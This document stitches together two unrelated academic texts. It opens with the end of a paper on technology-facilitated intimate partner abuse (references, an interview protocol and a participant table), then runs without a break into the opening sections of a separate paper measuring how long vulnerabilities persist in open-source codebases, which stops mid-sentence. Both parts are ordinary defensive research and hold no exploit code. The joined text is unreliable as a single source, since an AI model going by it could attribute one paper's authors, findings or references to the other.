[44] Karen Levy and Bruce Schneier. Privacy threats in intimate relationships. *Journal of Cybersecurity*, 6:1–13, 1 2020.

[45] Isabel Lopez-Neira, Trupti Patel, Simon Parkin, George Danezis, and Leonie Tanczer. 'internet of things': How abuse is getting smarter. *SSRN Electronic Journal*, 3 2019.

[46] Audre Lorde. A burst of light. *Essence*, 18, 1988.

[47] Vanessa A. Massaro and Jill Williams. Feminist geopolitics. *Geography Compass*, 7:567–577, 8 2013.

[48] Tara Matthews, Kathleen O'leary, Anna Turner, Manya Sleeper, Jill Palzkill Woelfer, Martin Shelton, Cori Manthorne, and Elizabeth F Churchill. Stories from survivors: Privacy security practices when coping with intimate partner abuse. *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*.

[49] Christine E. Murray, G. Evette Horton, Catherine Higgins Johnson, Lori Notestine, Bethany Garr, Allison Marsh Pow, Paulina Flasch, and Elizabeth Doom. Domestic violence service providers' perceptions of safety planning: a focus group study. *Journal of Family Violence*, 30, 4 2015.

[50] Mark Neocleous. *Critique of security*. 2003.

[51] Lesley Nuttall, Jessica Evans, Miriam Franklin, Sarah Burne, James Designer, and Amy Magistris. Coercive control resistant design. 2019.

[52] Simon Parkin, Trupti Patel, Isabel Lopez-Neira, and Leonie Tanczer. Usability analysis of shared device ecosystem security: Informing support for survivors of iot-facilitated tech-abuse. *ACM International Conference Proceeding Series*, pages 1–15, 9 2019.

[53] Eva PenzeyMoog. *Design for Safety*. A Book Apart, 2021.

[54] Deborah Powney and Nicola Graham-Kevan. Male victims of intimate partner violence: A challenge to the gendered paradigm. *The Palgrave Handbook of Male Psychology and Mental Health*, pages 123–143, 2019.

[55] Nithya Sambasivan, Tara Matthews, Amna Batool, Kurt Thomas, Nova Ahmed, Laura Sanely Gaytán-Lugo, David Nemer, Elie Bursztein, Elizabeth Churchill, and Sunny Consolvo. "they don't leave us alone anywhere we go": Gender and digital abuse in south asia. *Conference on Human Factors in Computing Systems - Proceedings*, 5 2019.

[56] Laura J. Shepherd. The state of feminist security studies: Continuing the conversation. *International Studies Perspectives*, 14, 2013.

[57] Julia Slupska. Safe at home: Towards a feminist critique of cybersecurity, 2019.

[58] Julia Slupska, Scarlet Dawson Dawson Duckworth, Linda Ma, and Gina Neff. Participatory threat modelling: Exploring paths to reconfigure cybersecurity. *Conference on Human Factors in Computing Systems - Proceedings*, 5 2021.

[59] Julia Slupska and Leonie Maria Tanczer. Threat modeling intimate partner violence: Tech abuse as a cybersecurity challenge in the internet of things, 6 2021.

[60] Natalie J. Sokoloff and Ida Dupont. Domestic violence at the intersections of race, class, and gender. *Violence Against Women*, 11, 1 2005.

[61] Bernd Carsten Stahl, Neil F. Doherty, Mark Shaw, and Helge Janicke. Critical theory as an approach to the ethics of information security. *Science and Engineering Ethics*, 20, 2014.

[62] Evan Stark and Marianne Hester. Coercive control: Update and review:. *Violence Against Women*, 25:81–104, 12 2018.

[63] Lisa Sugiura and April Smith. Victim blaming, responsibilization and resilience in online sexual abuse and harassment. *Victimology*, pages 45–79, 2020.

[64] Sharifa Sultana, Mitrasree Deb, Bhattacharjee Ananya, S. M.Raihanul Alam, Shaid Hasan, Trishna Chakraborty, Prianka Roy, Samira Fairuz Ahmed, Aparna Moitra, M. Ashraful Amin, A. K.M.Najmul Islam, and Syed Ishtiaque Ahmed. Unmochon': A tool to combat online sexual harassment over facebook messenger. *Conference on Human Factors in Computing Systems - Proceedings*, 5 2021.

[65] Leonie Maria Tanczer, Isabel López-Neira, and Simon Parkin. 'i feel like we're really behind the game': perspectives of the united kingdom's intimate partner violence support sector on the rise of technology-facilitated abuse. *Journal of Gender-Based Violence*, 9 2021.

[66] Kurt Thomas, Devdatta Akhawe, Michael Bailey, Dan Boneh, Elie Bursztein, Sunny Consolvo, Nicola Dell, Zakir Durumeric, Patrick Gage Kelley, Deepak Kumar, Damon McCoy, Sarah Meiklejohn, Thomas Ristenpart, and Gianluca Stringhini. Sok: Hate, harassment, and the changing landscape of online abuse. *2021 IEEE Symposium on Security and Privacy (SP)*, pages 247–267, 5 2021.

[67] J. Ann Tickner. Feminist responses to international security studies. *Peace Review*, 16, 2004.

[68] Clinic to End Tech Abuse. Ceta | resources.

[69] Joan C. Tronto. *Moral Boundaries*. Routledge, 1993.

[70] Emily Tseng, Rosanna Bellini, Nora McDonald, Matan Danos, Rachel Greenstadt, Damon McCoy, Nicola Dell, and Thomas Ristenpart. The tools and tactics used in intimate partner surveillance: An analysis of online infidelity forums. *Proceedings of the 29th USENIX Security Symposium*, pages 1893–1909, 5 2020.

[71] Emily Tseng, Diana Freed, Kristen Engel, Thomas Ristenpart, and Nicola Dell. A digital safety dilemma: Analysis of computer-mediated computer security interventions for intimate partner violence during covid-19. ACM, 5 2021.

[72] Victoria Turk. Covid-19 has made ending online abuse even more urgent | wired uk.

[73] Tech vs Abuse. How can tech help address abuse?, 2019.

[74] Benjamin Wittes, Cody Poplin, Quinta Jurecic, and Clara Spera. Sextortion: Cybersecurity, teenagers, and remote sexual assault, 2016.

[75] Yixin Zou, Allison McDonald, Julia Narakornpichit, Nicola Dell, Thomas Ristenpart, Kevin Roundy, Florian Schaub, and Acar Tamersoy. *The Role of Computer Security Customer Support in Helping Survivors of Intimate Partner Violence*. 2021.

7 Appendices

7.1 Appendix 1: List of participants

Participants and their organisations are listed in Table 1. As we are promoting advocates as experts in their field, we wanted to give advocates the chance to be identified by their name and organisation should they choose to do so [17]. Consequently, although participants in the study are pseudonymous by default, participants could also opt-in to use their real name. Asterisks (*) indicate areas where participants chose to use a pseudonym or keep details confidential.

7.2 Appendix 2: Interview protocol

1. Can you describe your role?
2. How did you first become involved in addressing the problem of technology-facilitated abuse (or 'tech abuse'?)
3. What kinds of tech abuse do you see most frequently?
4. How do you support survivors to address tech abuse? you walk me through a case that you thought was particularly important or interesting?
5. (If psychological security has not come up) How do you address psychological distress which arise as a result of tech abuse in your work?
6. What challenges do you face in supporting survivors?
7. Are there any demographic factors (like gender, race or immigration status) particular to the victims you support that shape their experience of tech abuse?
8. What kinds of mistakes can advocates make when supporting survivors of tech abuse?
9. Did you receive any formal training in supporting victim-survivors of tech abuse?
10. How does providing this support affect you?
11. What problems have you identified in the design of these technologies?
12. What would you want to say to companies that produce and sell digital technologies?
13. Is there anything else I should know about? Anything else you wanted to tell me?

Name	Organisation	Role	Focus	Location
Natalie Dolci [3]	Safe Campus and Technology-Enabled Coercive Control Initiative	Senior Violence Prevention and Response Specialist	Campus violence prevention and tech enabled coercive control	USA
Stephanie*	*	*	Domestic violence	*
Toby Shulruff	*	*	Domestic violence	USA
Sarah	*	*	Family violence	*
Luiza*	*	*	Women's services	*
Spike Curtis	Technology-Enabled Coercive Control Initiative	Volunteer technologist	Technology-enabled abuse	USA
Adam Dodge	End Technology-Enabled Abuse	CEO	Technology-enabled abuse	USA
Chris Warner	Technology-Enabled Coercive Control Initiative	Volunteer technologist	Technology-enabled abuse	USA
Susan Hickey	Harris County Domestic Violence Coordinating Council	Advocacy Specialist	Domestic violence	USA
Rayme Lacey	Heart of Grant County	Advocate	Domestic violence	USA
Matthew*	*	Advocate	Domestic violence	*
Ben Walker	Technology-Enabled Coercive Control Initiative	Volunteer technologist	Technology-enabled coercive control	USA
Rebecca*	*	*	Sexual violence	*
Anastasia*	*	*	Domestic and sexual violence	*
Amy Jacques	*	*	Domestic violence	*
Metzli Mejia	LA LGBT Center	Legal client advocate	LGBT+ rights	USA
Hera Hussein	Chayn	Founder & CEO	Gender-based violence	Global
Eva Galperin	Electronic Frontier Foundation	Director of Cybersecurity	Digital privacy & civil rights	USA
Bridgette Alexander	*	Domestic Violence Educational Specialist	Domestic violence	USA
Seabata Makoae	She-Hive Association and MenEngage Network Lesotho	Social worker and coordinator	Gender activism	Lesotho
Milcah*	*	Attorney	*	South Africa
Emma Pickering	Refuge	Tech Abuse Team Manager	Domestic violence	UK
Sol*	*	*	*	*
Farah Sattar	DCRYPTD	Founder and Security Researcher	Digital security	USA
Kate Worthington	Revenge Porn Helpline	Senior Helpline Practitioner	Intimate image abuse	UK

Table 1: Participant list

How Long Do Vulnerabilities Live in the Code? A Large-Scale Empirical Measurement Study on FOSS Vulnerability Lifetimes

Nikolaos Alexopoulos, Manuel Brack, Jan Philipp Wagner, Tim Grube and Max Mühlhäuser
Telecooperation Lab, Technical University of Darmstadt, Germany

Abstract

How long do vulnerabilities live in the repositories of large, evolving projects? Although the question has been identified as an interesting problem by the software community in online forums, it has not been investigated yet in adequate depth and scale, since the process of identifying the exact point in time when a vulnerability was introduced is particularly cumbersome. In this paper, we provide an automatic approach for accurately estimating how long vulnerabilities remain in the code (their *lifetimes*). Our method relies on the observation that while it is difficult to pinpoint the exact point of introduction for one vulnerability, it is possible to accurately estimate the average lifetime of a large enough sample of vulnerabilities, via a heuristic approach.

With our approach, we perform the first large-scale measurement of Free and Open Source Software vulnerability lifetimes, going beyond approaches estimating lower bounds prevalent in previous research. We find that the average lifetime of a vulnerability is around 4 years, varying significantly between projects (~2 years for Chromium, ~7 years for OpenSSL). The distribution of lifetimes can be approximately described by an exponential distribution. There are no statistically significant differences between the lifetimes of different vulnerability types when considering specific projects. Vulnerabilities are getting older, as the average lifetime of fixed vulnerabilities in a given year increases over time, influenced by the overall increase of code age. However, they live less than non-vulnerable code, with an increasing spread over time for some projects, suggesting a notion of maturity that can be considered an indicator of quality. While the introduction of fuzzers does not significantly reduce the lifetimes of memory-related vulnerabilities, further research is needed to better understand and quantify the impact of fuzzers and other tools on vulnerability lifetimes and on the security of codebases.

1 Introduction

Software flaws that can potentially be exploited by an adversary are referred to as *security bugs* or *vulnerabilities*. Reducing the number of vulnerabilities in software by finding existing ones and avoiding the introduction of new ones (e.g. by employing secure coding practices or formal verification techniques) is one of the primary pursuits of computer security.

Measurement studies on the different stages of the *vulnerability lifecycle* play an important role in this pursuit, as they help us better understand the impact of security efforts and improve software security practices and workflows. The community has produced a number of such outputs in recent years [5, 8, 14, 18, 23, 28, 36]. A vulnerability's lifecycle, or *window of exposure* as introduced by Schneier [34], describes the phases between the introduction of a vulnerability in the code, and the point in time when all systems affected by that vulnerability have been patched. There have been several adaptations of the vulnerability lifecycle concept (e.g. w.r.t. the number of phases or their ordering and its non-linearity), but the general concept remains the same, and a simple version is shown in Fig 1. The lifecycle of a vulnerability (or




Figure 1: Simplified plot of a vulnerability's lifecycle. Continuous line shows period of possible exploitation.

alternatively the window of exposure to a vulnerability) begins with its introduction into a product (at time t_{int}). This first phase (Phase 1) of its lifecycle ends with its discovery by some party (t_f). Phase 2 covers the time period during which a vulnerability is known to at least one individual (and there is an associated risk of exploitation depending on their intentions), but is not publicly disclosed yet. Phase 3 begins with the public disclosure of the vulnerability (t_d) and ends

with the publication of a patch fixing the vulnerability (t_{fix}). Finally, Phase 4 ends when all vulnerable hosts have been patched (t_p). The phases described above can be long, short or even non-existent, depending on the specific vulnerability and the processes of the affected product's vendor. For example, if a vulnerability is discovered by an ethical hacker and responsibly disclosed, the software vendor has the opportunity to eliminate Phase 3 by disclosing the vulnerability together with the fix. This is common practice for many projects. In some cases (more often for proprietary software) a vulnerability can be silently patched, meaning public disclosure never occurs, and the phases may differ significantly from the figure.

While the latter phases of the vulnerability lifecycle have received renewed research attention [14, 23, 36], this has not been the case for the early phases. A particularly interesting quantity describing the early part of the lifecycle (Phases 1–3), is the amount of time a vulnerability remains in the (upstream) codebase of a project. In the context of a version control system, it is the time between a Vulnerability Contributing Commit (VCC), and a fixing commit. We refer to this quantity, as a vulnerability's *code lifetime*, or just *lifetime* for the rest of this paper. This quantity can provide valuable insights regarding code maturity, can guide practical decisions, and can help us investigate fundamental questions: *Is the quality of software improving? How long should the "stable" freeze last? Are some vulnerabilities harder to find than others? What impact do automated testing tools have on the lifetimes of vulnerabilities?*

Previous approaches towards measuring vulnerability lifetimes either relied on manual mappings of fixing commits to VCCs [10, 11, 28], which meant they were limited in scale (low number of vulnerabilities affecting one project), or used heuristics to estimate lower bounds [18]. Li and Paxson [18], in particular, provided lower bound estimates for vulnerability lifetimes using an automated approach, as part of their large scale study on security patches.

Research Questions. Although accurately estimating the lifetime of vulnerabilities is a useful contribution on its own, the real power of a metric comes from the insights derived from its application. Vulnerability lifetime, as a metric, is less affected by the bias of vulnerability-hunting scrutiny, compared to metrics based on counting the raw number of discovered vulnerabilities[1]. Therefore, it can provide valuable novel insights. The main research questions we set off to answer in this paper are summarized by the following points:

– *How long do vulnerabilities remain in the code? Do these lifetimes differ for different projects or different vulnerability types? How long does it take to find certain portions of ultimately discovered vulnerabilities? (e.g. 25/50/75 percent)* Answering these questions will provide us with insights regarding the duration of the window of exposure for different projects. Results can aid decisions regarding the amount of time a "stable freeze" (only critical patches are applied to the software) should last, and for how long investing on dedicated long-term security support for a stable version may be necessary.

– *Are lifetimes increasing or decreasing over time? Are there signs of improved quality?* Answering these questions will help us approach a fundamental question of software security from a novel angle: *is software getting more secure over time?*

Contributions. We provide the first approach for accurately estimating vulnerability lifetimes automatically, going beyond estimating lower bounds, which is prevalent in previous work. The approach is based on a heuristic that receives as input a CVE's set of fixing commits and produces as output an estimate of the CVE's lifetime, utilizing information available in a project's version control system. We rigorously validate our approach on a dataset of 1,171 ground truth mappings between CVEs and their VCCs. Then, we perform lifetime measurements on a large dataset of 5,914 CVEs, spanning 11 popular Free and Open Source Software (FOSS) projects (selection criteria for the projects are presented in Section 3.2). This dataset is, to the best of our knowledge, the largest and most complete dataset of mappings between CVEs and their fixing commits, in existence.

Main findings. Vulnerabilities generally remain in the code for large periods of time, varying significantly between projects. An exponential distribution is a good fit for vulnerability lifetimes overall, and for individual projects. Overall, vulnerability lifetimes increase with time, however the shape of their distribution remains exponential. A vulnerability's lifetime does not depend on its type. Lifetimes are closely correlated with the general code age of a repository. However, vulnerable code lives less than non-vulnerable code. This spread (between the age of vulnerable and all code) increases over time for some projects.

2 Related work and background

In this section, we place related work in context and define vulnerability lifetime in version control systems.

2.1 Related work on vulnerability measurements

There exists a considerable amount of work on measuring different aspects of software security. These range from general studies on bug characteristics [37], to studies on the vulnerability discovery rate and its trends in various software projects [1, 8, 33]. Another strand of work focuses on vulnerability discovery models that try to capture the vulnerability discovery rate of specific software products after their release. Most of these models try to model the after-release discovery rate as a function of time [2–4, 15, 16], and others as a func-

[1] The futility of software quality arguments based on the raw numbers of vulnerability discoveries is well-documented [7, 17].

tion of expended effort, either measured as the market share of a specific product [3], or the cumulative user months estimated to have elapsed since its release [40]. These reliability-inspired discovery models most often focus on a specific version of software (static codebase) and their accuracy against empirical data has been contested [1, 26, 27]. Specifically, empirical evidence [1, 33] suggest that there might be no decreasing trend in the rate of vulnerability discoveries, or if there is, it may be attributed to a decrease in the detection effort, rather than the depletion of vulnerabilities. Therefore, the community has identified the need to measure different aspects of the security process.

There are studies that measure the duration of different parts of the vulnerability lifecycle (see Figure 1). Frei [14], Krebs [17] and Shahzad et al. [36] measure characteristics of Phase 3 of the vulnerability lifecycle, namely how fast patches are developed and made available, and what the impact of delays is in terms of real-world exploits. Phase 4 of the lifecycle, namely how fast patches are applied to vulnerable systems, and how this relates to attacks in the wild, is studied by Nappa et al. [23]. Phase 2 of the lifecycle, namely how long vulnerabilities remain undetected since they have been discovered by attackers and used in zero-day attacks, is studied by Bilge et al. [5].

The main topic of this paper, *vulnerability lifetimes*, i.e. the amount of time vulnerabilities remain in the code in the (upstream) repositories of non-static projects, has received attention, but limited progress has been made to date. A reason may be the difficulty of automatically assessing when a vulnerability was introduced in a codebase. In a short LWN.net article, Corbet [11] presented the results of a small-scale study on 80 CVEs affecting the Linux kernel. This was followed by a blog post from Cook [10] on the amount of time 557 Linux kernel CVEs remained in the code. Both of these studies relied on manually curated data (either of the author or from the Ubuntu Security Team) and only touched the surface of the problem, being limited to providing one plot of the data. However, the interest they raised, expressed in lengthy discussions in their respective forums, acted as a motivation for our work. The only study that investigates the issue of vulnerability lifetimes in a technical paper is, to the best of our knowledge, the recent work by Li and Paxson [18]. A small part of their insightful large-scale study on security patches in open source software is dedicated to assessing a lower bound for vulnerability lifetimes. Using an approximation of the exact value rather than a lower-bound approach, our results regarding vulnerability lifetimes differ by an order of magnitude compared to theirs. Also, due to more detailed per-project analysis, our conclusions do not support their hypothesis that vulnerability lifetimes and their types are correlated. In our study, we focus on how lifetimes differ between different projects and how they develop over the years, questions that generated interesting insights and have never been rigorously investigated before.

2.2 Vulnerability lifetimes in version control systems

A vulnerability's *code lifetime*, or just *lifetime* for the rest of this paper, has been informally defined as *the amount of time a vulnerability remains in the codebase*. This is the time that elapses between a change in the codebase that introduced a weakness[2], and the change in the codebase that fixed the weakness (which was discovered in the meantime). In a version control system, such as git, SVN, or mercurial, these changes are part of commits. These commits include metadata about each change (e.g. commit timestamp, author) and the complete history of a repository can be tracked via a tree-like structure of commits (including branching and merging commits). A commit that contributed to the introduction of a weakness is known in literature [20, 31] as a *Vulnerability Contributing Commit (VCC)*, and a commit that helped resolve the issue is referred to as a *fixing* commit. A vulnerability may have multiple VCCs and fixing commits due to several reasons. Some examples follow:

– a CVE may cover multiple programming errors. For example, CVE-2019-10207 describes a flaw in the bluetooth drivers of the Linux kernel. The fixing commit[3] indicates that checks were missing in the bluetooth driver files of several manufacturers, pinpointing 5 responsible VCCs with commit dates spanning 8 years. Another example is CVE-2015-8550, which describes flaws in 2 linux kernel virtualization drivers (Xen blktap and Xen PVSCSI), introduced in 2013 and 2014 respectively, and fixed with a patch spread among 7 commits all with the same commit date in 2015[4].

– a vulnerability may be removed and then re-introduced. For example CVE-2017-18174 describes a double free in the Linux kernel that was introduced in 2015, removed without being designated as a security issue roughly a year later as part of a commit that "cleaned the error path", re-introduced by a commit that provided new functionality 6 months later, and finally fixed again within a month of re-introduction[5].

– a fix may be extensive, requiring multiple commits. For example the fix of CVE-2017-9059 included considerable refactoring of the code and changes spanned 2 fixing commits

[2] What constitutes a weakness is open to definition and often also to discussion among project contributors/developers. In the empirical part of this paper, we count vulnerabilities by their CVE identifier in the NVD, as often done in literature. We note that the CVE identifier is a level of abstraction higher than individual weaknesses, in the sense that multiple related weaknesses may be grouped together under a unique CVE identifier. However, for the sake of text simplicity, for the rest of the paper, we do no differentiate between the concepts (1 CVE-ID = 1 vulnerability).

[3] https://github.com/torvalds/linux/commit/b36a1552d7319bbfd5cf7f08726c23c5c66d4f73

[4] more information at https://bugs.launchpad.net/ubuntu/+source/linux/+bug/1530403.

[5] more information at https://bugzilla.redhat.com/show_bug.cgi?id=1544482.

committed within a day[6]. Another Linux kernel vulnerability with CVE-2012-2119, this time a buffer overflow, had a patch spanning 5 short fixing commits modifying the same file, all committed on the same day[7].

Defining a lifetime metric comes down to explicitly defining the start and end points of the time measurement.

– Which of the potentially multiple VCCs/fixing commits should we consider as a start/end point? Considering the causes for multiple commits either introducing or fixing a vulnerability, we decide to use the first of the VCCs as the start of the time measurement and the last of the fixing commits as the end. For cases like the first example concerning multiple sub-vulnerabilities described in one CVE, we therefore measure the lifetime of the oldest one. For re-introduction cases, like the one in the second example, we measure the total lifetime. In those cases, this whole period is most often a period of risk for systems running "stable" software versions (only applying critical patches), since the premature fix is often not designated as a security issue, and therefore not considered a critical patch.

– Which timestamp to use? Most projects use a "main" branch of development (traditionally *master* in git) to track their code, and have a public mirror of this repository so that users can download the most recent versions of the code[8]. Changes are then developed, discussed, and tested in private copies of the repository. When a change is ready to make it to the main branch, it is either (a) prepared as a (typically short) series of commits based on a recent reference commit and then merged into the main branch, or (b) directly committed to the main branch. For the purpose of measuring the lifetime of a vulnerability as a part of its window of exposure, we would want to measure the time between the VCC and the fix being widely available to users (including, e.g. maintainers of software distributions). Following this argumentation, we would use the time a VCC or a fixing commit was merged into the main branch as its timestamp, rather than its "commit timestamp" (because the change may potentially be kept private until merging). This was indeed our first approach. However, from our empirical results we came to the conclusion that this adds unnecessary complexity to both the definition and the computation of the metric. The time between the commit and its merging into the main branch is usually very short (average of ∼20 days) in comparison to the lifetime of a vulnerability (average in years). This is due to the fact that the usual practice after a fix is prepared and tested, is to download the most recent version of the code from the main branch of development and create a patch against this version. Furthermore, more complexity in the definition would have been needed to account for fixes that were never merged into the main branch because the vulnerability they addressed only affected older versions of the software (and were therefore merged into e.g. a stable branch). Considering the above, we backtracked and decided to use the commit timestamp, which is readily available in the metadata of a commit in all three popular version control systems (git, SVN, mercurial).

[6] more information at https://www.spinics.net/lists/linux-nfs/msg63334.html.

[7] more information at https://bugs.launchpad.net/ubuntu/+source/linux/+bug/987566.

[8] see https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git for Linux.

3 Dataset creation

In this section we describe the data collection and cleaning process. This process allowed us to create the largest and most complete, to the best of our knowledge, datasets of (a) mappings between a CVE and its VCC(s), and (b) mappings between a CVE and its fixing commit(s). We therefore consider the dataset to be a valuable contribution in itself and will make it publicly available for other researchers to use[9].

3.1 Linking CVEs to their VCCs

An integral part of our dataset are mappings from CVEs to their VCCs to create a "ground truth" dataset. These mappings come from manually curated datasets of researchers and project maintainers and enable us to evaluate and validate methods that automatically estimate lifetimes of vulnerabilities for which no such ground truth data are available.

The largest source we identified for such mappings, is the Ubuntu CVE Tracker [6]. In this project, the Ubuntu Security Team gathers and curates several data points on vulnerabilities affecting the Linux kernel, often including their fixing commits and VCCs. Note that we exclude some of the mappings in the project from our dataset as their corresponding VCC refers to the initial git commit of the Linux kernel, leaving us with 1,202 mappings between 885 CVEs and their VCCs. Our reasoning is that vulnerabilities found in this commit were introduced before the beginning of the git era and thus using the timestamp of the initial git commit would let their lifetime appear shorter than it actually is.

Additionally, we found 436 ground truth mappings for Chromium[10] (226 CVEs), and 163 for the Apache HTTP Server (httpd) (60 CVEs) in the Vulnerability History Project [21]. The project also contains a few additional data points for repositories, other than Chromium and httpd, however these repositories do not use C/C++ as their main programming language. Since the quantity of those mappings for other programming languages was too low to validate the accuracy of our methodology on them, we decided to limit our dataset to C/C++ repositories. Overall we were able to map 1,171 CVEs to one or more VCCs, from high-quality sources.

[9] dataset available at https://figshare.com/s/4dd1130c336f43f6e18c

[10] Chromium is a web browser on its own right, but its codebase is also used as a basis for Google Chrome, as well as other web browsers.

3.2 Included projects

For our analysis, we want a large representative sample of FOSS projects that are compatible with our ground truth datasets and provide enough data points for our analysis. As starting point, we established the following requirements for software projects to be included:
(a) The project should be free and/or open source with transparent and consistent security workflows. In fact, all projects that were included at the end of this process are distributed under Debian[11] as free software. Nonetheless, they are widely used in other operating systems and make up a good representation of FOSS in general.
(b) The project should have a considerable number of reported CVEs. In order to allow a thorough analysis of all projects, we limited ourselves to those with at least 100 CVEs to ensure meaningful results (we expect statistical arguments to be possible). This condition forced us to discard many projects we considered interesting, simply because they did not have enough data available in the National Vulnerability Database (NVD).
(c) The project should be mainly written in C or C++. Intuition suggests that our methodology would provide results of similar quality for other programming languages with similar syntax and semantics, such as Java. However, we did not have enough ground truth data available to empirically prove this hypothesis for other programming languages, and therefore focus on C/C++.
(d) Lastly, we require a significant number of a project's CVEs to be linkable to a fixing commit. We had to discard some projects because it was not possible to consistently identify the fixing commit(s) for the project's CVEs.

In the end we created a dataset consisting of 11 different projects of various sizes, ages and areas of application. All included projects and their respective numbers of CVEs and corresponding fixing commits are listed in Table 1. We thoroughly investigated commit messages, bug tracking systems and NVD references to ensure the highest possible – to the best of our efforts – yield of vulnerability mappings. A general description of the process follows in the next section.

3.3 Linking CVEs to their fixing commits

Our data collection process is based on information from the NVD [25]. The NVD is manually curated and represents one of the largest collections of software vulnerabilities. Consequently, it is frequently used in research on software security, having generated valuable insights on various topics. At the same time, the NVD has some well-known pitfalls, that the process described below tries to mitigate. This issue is further discussed in Section 7. For our work, we relied on the CVE-search tool [13] to obtain a local copy of the NVD for querying and obtaining data.

[11] https://www.debian.org/

For our analysis of vulnerability lifetimes, we needed to link a vulnerability entry in the NVD to one or multiple *fixing commits* resolving the underlying flaw. In order to create as large a dataset as we could for our evaluation, we applied and combined four different approaches.

1. CVE-ID in Commit Message. Some fixing commits mention the related CVE-ID in the commit message, establishing a link between CVE and fixing commit. We investigated all these mappings using a combination of automated scripts and manual effort. First, we deemed correct all mappings that mention the CVE-ID in a project-specific syntax (e.g Bug-Id: CVE-2017-9992) that clearly denotes a matching CVE. We manually analyzed the remaining 176 mappings, and removed 17 unjustified mappings, corrected 2, and added 2[12].
2. Commit in NVD Reference. Entries in the NVD often contain references to third party websites that include security advisories, bug tracking systems, and also links to commits in a project's version control system. In the cases where a reference to a commit in the respective repository was included, we considered this commit to be a fixing commit. We manually validated the mappings obtained using this method by investigating a random subset of 50 samples. We found that all of the sampled commits were indeed fixes for the respective CVEs.
3. Common Bug ID. Many software vendors use dedicated bug tracking systems in their development process. Each commit corresponds to a bug identifier that is denoted in the commit message using a particular syntax. Thus, most commits can be linked to a certain bug ID. NVD entries, on the other hand, may contain a link to the vendor's online bug tracking system in their references. Using regular expressions, the bug ID can be extracted from such links and then matched to corresponding commits. We assume that the developers mentioned the correct bug identifiers in their commit messages and the curators of the NVD reference the correct bugs as well. We recognize that this is a potential threat to the correctness of these mappings (see Section 7), but are confident the errors are negligible.
4. Third party mappings. As the information provided by linking vulnerabilities and fixing commits is useful for various purposes, fellow researchers and security experts have collected similar data for some software projects. In addition to our own analysis, we incorporated this data, especially in cases where acquiring the information in an automated fashion proved particularly difficult. We relied on three different third party mappings: (a) data provided by the *Linux Kernel CVEs* project [19], (b) mappings that were manually curated by Piantadosi et al. [32], (c) information from the Debian Security Tracker [12]. We are confident in the quality of data obtained from these parties, as they are either curated from reliable sources or relied on a data collection methodology similar to ours.

[12] There were two occasions where a fix belonged to multiple CVEs as indicated in the commit message

These efforts resulted in a dataset of 5,914 CVEs across 11 projects that can be linked to one or more fixing commits. The corresponding numbers of CVEs as well as the resulting number of mappings from this process are listed in Table 1. CVEs with associated fixing commits are a subset of all of the CVEs in the NVD. For the calculation of vulnerability lifetime we could only consider those CVEs, where an associated fixing commit could be identified in the code repository. Rather than being a limitation of the approach, this addresses an important problem with the NVD regarding the reliability of information on vulnerable products and versions (highlighted in previous research [23, 24]). Contrary to Li and Paxson [18] we focused our efforts on a smaller set of projects with a significant number of NVD entries available. We dedicated considerable efforts towards achieving the highest mapping rate that we could for these projects. In order to do that we made sure to identify all potential syntaxes for denoting bug IDs, all websites and corresponding hyperlinks belonging to the same bug tracking system as well as combining multiple of the introduced techniques. Consequently, we believe our dataset to be the most complete mapping for the included projects. Additionally, we also consider it to be more diverse than the one used in Li and Paxson's work, as over 40% of their data originates from the Linux kernel or an operating system based on it.

Project	CVEs	w/ fix. com.	# fix. com.
Linux (kernel)	4,302	1,473	1,528
Firefox	2,179	1,498	3,751
Chromium	2,781	1, 580	2,820
Wireshark	600	314	343
Php	663	281	932
Ffmpeg	326	277	373
Openssl	214	144	259
Httpd	248	132	476
Tcpdump	167	115	128
Qemu	340	213	290
Postgres	139	76	141
Total	**11,959**	**5,914**	**11,041**

Table 1: Number of CVEs and mappings per project. First column gives the total number of CVEs returned from a search of the NVD. Second column gives the number of those CVEs for which at least one fixing commit was found in the project repository. Third column gives the total number of fixing commits found per project.

4 Lifetime estimation

In this section, we describe our methodology for automated lifetime estimation from vulnerability fixing commits. We start off by evaluating a lower-bound approach used in previous work [18]. To the best of our knowledge, we are the first to evaluate this approach against ground truth data.

4.1 Lifetime estimation in previous work

Calculating the lifetime of a vulnerability is a non-trivial task, as finding VCCs can be very difficult [20]. One approach used before is manually identifying VCCs via thorough analysis of the fixing commits of a vulnerability [28]. While this method likely yields the most accurate results, it is unsuitable for large scale studies. Therefore, Li and Paxson [18] opted for an automated approach to the problem. They approximated a lower bound of a vulnerability's lifetime by using the *git blame* command. *Git blame* finds which commit last changed a specific line in a given file, and so can be used to trace a vulnerability back to its origin. Li and Paxson's approach was to run the command on every deleted or modified line of a given fixing commit; this process usually returns multiple candidate VCCs. They then picked the most recent of the commit dates of those VCCs as their vulnerability introduction date, going for a lower bound approach.

Although our empirical evaluation showed that this approach is indeed correct for getting a lower bound on the lifetime of a vulnerability, we found it too conservative for our needs. To be precise, we found that it underestimates the average lifetime for vulnerabilities in our ground truth dataset by 346.88 days. Due to the large underestimation of average lifetime, we deem this approach unsuitable for our study.

A heuristic similar to Li and Paxson's was used by Perl et al. in VCCFinder [31], albeit for a different goal. Their *git blame*-based heuristic aims to pinpoint the exact VCC, with the goal of creating a dataset suitable for training a classifier that can flag risky commits. Contrary to the Li and Paxson approach (that only blames lines that were deleted or modified in the fixing commit), the VCCFinder heuristic also takes into account lines added by the fixing commit. The commit that is blamed the most often is then marked as the VCC.

In VCCFinder, the accuracy of the heuristic is calculated at 96%. This figure was derived by the authors by taking a 15% sample of VCCs (96 in total) that the heuristic identified, and manually checking them. Naturally, simply applying this heuristic seemed like a good fit for our use-case. Unfortunately, in our evaluation of the heuristic against ground truth data, we could not observe similar accuracy (accuracy ~40%). We attribute the optimistic evaluation of the heuristic by Perl et al. to the difficulty of pinpointing VCCs manually. Our results seem sensible considering the fact that software developers put a significant amount of manual effort[13] into *regression tracking* which includes identifying VCCs. Thus, it seems likely that the accuracy of a relatively simple heuristic like this, is limited. However, for the purpose of training a classifier that pinpoints "risky" commits, with the aim to

[13] https://lore.kernel.org/lkml/3519198.TemPj1OATJ@vostro.rjw.lan/
https://yarchive.net/comp/linux/regression_tracking.html

